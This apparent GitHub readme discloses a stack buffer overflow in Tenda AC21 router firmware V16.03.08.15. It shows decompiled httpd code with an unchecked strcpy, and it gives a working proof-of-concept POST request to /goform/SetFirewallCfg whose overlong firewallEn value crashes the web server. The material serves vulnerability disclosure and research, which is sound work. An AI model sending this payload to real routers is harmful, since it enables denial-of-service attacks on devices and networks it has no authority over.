xxy1126 -20220902 ... on Sep 2 History

..

| | |
|---|---|
| readme.assets | 3 months ago |
| readme.markdown | 3 months ago |

readme.markdown

# Tenda AC21(V16.03.08.15) contains Stack Buffer Overflow Vulnerability

## overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

## product information

Tenda A21(V16.03.08.15), latest version of simulation overview：


# description

## 1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file `/bin/httpd`, function `formSetFirewallCfg`

Attackers can cause this vulnerability via parameter `firewallEn`

```
memset(v7, 0, sizeof(v7));
s = (char *)websGetVar(a1, "firewallEn", "1111");
if ( strlen(s) >= 4 )
{
  strcpy((char *)v4, s);                        // 1
  GetValue("security.ddos.map", v5);
  GetValue("firewall.pingwan", v6);
  sprintf(v7, "%c,1500;%c,1500;%c,1500", SLOBYTE(v4[0]), SBYTE2(v4[0]), SBYTE1(v4[0]));
  SetValue("security.ddos.map", v7);
  SetValue("firewall.pingwan", (char *)v4 + 3);
  doSystemCmd("cfm post  netctrl ddos_ip_fence?op=6");
}
```

It copies `s` to `v4` which is on the stack, so there is a stack overflow vulnerability.

## 2. Recurring loopholes and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 1364
Accept: */*
```

```
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: password=25d55ad283aa400af464c76d713c07adamlcvb
Connection: close

firewallEn=1111111111111111111111111111111111111111111111111111111111111111111111111
```



By sending this poc, we can make `httpd` reboot